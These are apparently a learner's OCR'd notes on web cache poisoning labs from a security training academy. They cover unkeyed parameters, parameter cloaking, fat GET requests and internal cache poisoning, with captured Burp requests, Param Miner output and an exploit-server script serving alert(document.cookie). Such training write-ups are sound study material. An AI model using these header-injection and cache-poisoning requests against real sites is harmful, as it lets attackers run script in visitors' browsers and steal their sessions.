
/?localized=1


and when they will on localized page the ywill get alert

Lab: Web cache poisoning via an unkeyed query string

This lab is vulnerable to web cache poisoning because the query string is unkeyed. A user regularly visits this site's home page using Chrome.

To solve the lab, poison the home page with a response that executes `alert(1)` in the victim's browser.





Lab: Web cache poisoning via an unkeyed query parameter

This lab is vulnerable to web cache poisoning because it excludes a certain parameter from the cache key. A user regularly visits

this site's home page using Chrome.


To solve the lab, poison the cache with a response that executes `alert(1)` in the victim's browser.

“user param miner to find parameter “

“we got utm_content”

“without this if you send then that is ok but it will uniquely cache it means the use also needs to put same thing url”


“so thanks to utm_content”



Lab: Parameter cloaking

This lab is vulnerable to web cache poisoning because it excludes a certain parameter from the cache key. There is also inconsistent parameter parsing between the cache and the back-end. A user regularly visits this site's home page using Chrome.

To solve the lab, use the parameter cloaking technique to poison the cache with a response that executes `alert(1)` in the victim's browser.



“here use have again used utm_content so request will not change from backend it will treated as normal request”

“because whatever we are going to add parameter victim is not going to add”

and “callback” is the first parameter so backend will only going totreat that only”

so we added & symbol and second parameter utm”

and according to cache server second callback is treated as value of utm

but backend server user secon callback as the main parameter and that have alert


here file is already in js so no need to write <script>

Lab: Web cache poisoning via a fat GET request

This lab is vulnerable to web cache poisoning. It accepts `GET` requests that have a body, but does not include the body in the cache

key. A user regularly visits this site's home page using Chrome.


To solve the lab, poison the cache with a response that executes `alert(1)` in the victim's browser.





Lab: Internal cache poisoning

This lab is vulnerable to web cache poisoning. It uses multiple layers of caching. A user regularly visits this site's home page using Chrome.

To solve the lab, poison the internal cache so that the home page executes `alert(document.cookie)` in the victim's browser.


Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
URL: https://exploit-0a6300b30442dd3a81ce06f401830095.exploit-server.net/js/geolocate.js
HTTPS
File:
/js/geolocate.js
Head:
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Body:
alert(document.cookie)


Request
Pretty
Raw
Hex
GET / HTTP/2
X-Forwarded-Host:
exploit-0a6300b30442dd3a81ce06f401830095.exploit-server.net
Cookie: session=UVuXcYMEcYoikzM0XyUslBYS9CVKr0Az
Gecko/20100101 Firefox/136.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0ad800590422dd4581ec078b003e000f.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8759
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/aca
rel=stylesheet>
<link href=/resources/css/labsBlog.css
<link rel="canonical" href='
//exploit-0a6300b30442dd3a81ce06f401830
.net/'/>
<title>
Internal cache poisoning
</title>
</head>
<body>
<script type="text/javascript" src="
//exploit-0a6300b30442dd3a81ce06f401830
.net/resources/js/analytics.js">
</script>
<script src=
//exploit-0a6300b30442dd3a81ce06f401830
.net/js/geolocate.js?callback=loadCount


Total estimated system impact: Low
Burp extensions
Extensions let you customize Burp's behavior using your own or third-party code.
Search
Add
Remove
Up
Down
Loaded
Type
Name
System impact
Java
Turbo Intruder
Medium
Java
Param Miner
Low
Details
Output
Errors
Output to system console
Save to file:
C:\Users\owxan\Documents\details
Select file ...
Show in UI:
Loop 0
Loop 1
Queued 1 attacks from 1 requests in 0 seconds
Initiating header bruteforce on 0ad800590422dd4581ec078b003e000f.web-security-academy.net
Identified parameter on 0ad800590422dd4581ec078b003e000f.web-security-academy.net: x-forwarded-host~%s.%h
Completed attack on 0ad800590422dd4581ec078b003e000f.web-security-academy.net
Completed request with key https0ad800590422dd4581ec078b003e000f.web-security-academy.netGET: 1 of 1 in 63 seconds with 411 r
candidates and 2 findings
Completed attack on 0ad800590422dd4581ec078b003e000f.web-security-academy.net
Completed request with key https0ad800590422dd4581ec078b003e000f.web-security-academy.netGET: 2 of 2 in 51 seconds with 569 r
candidates and 2 findings
Clear
Search
Event log
All issues (57)
Memory: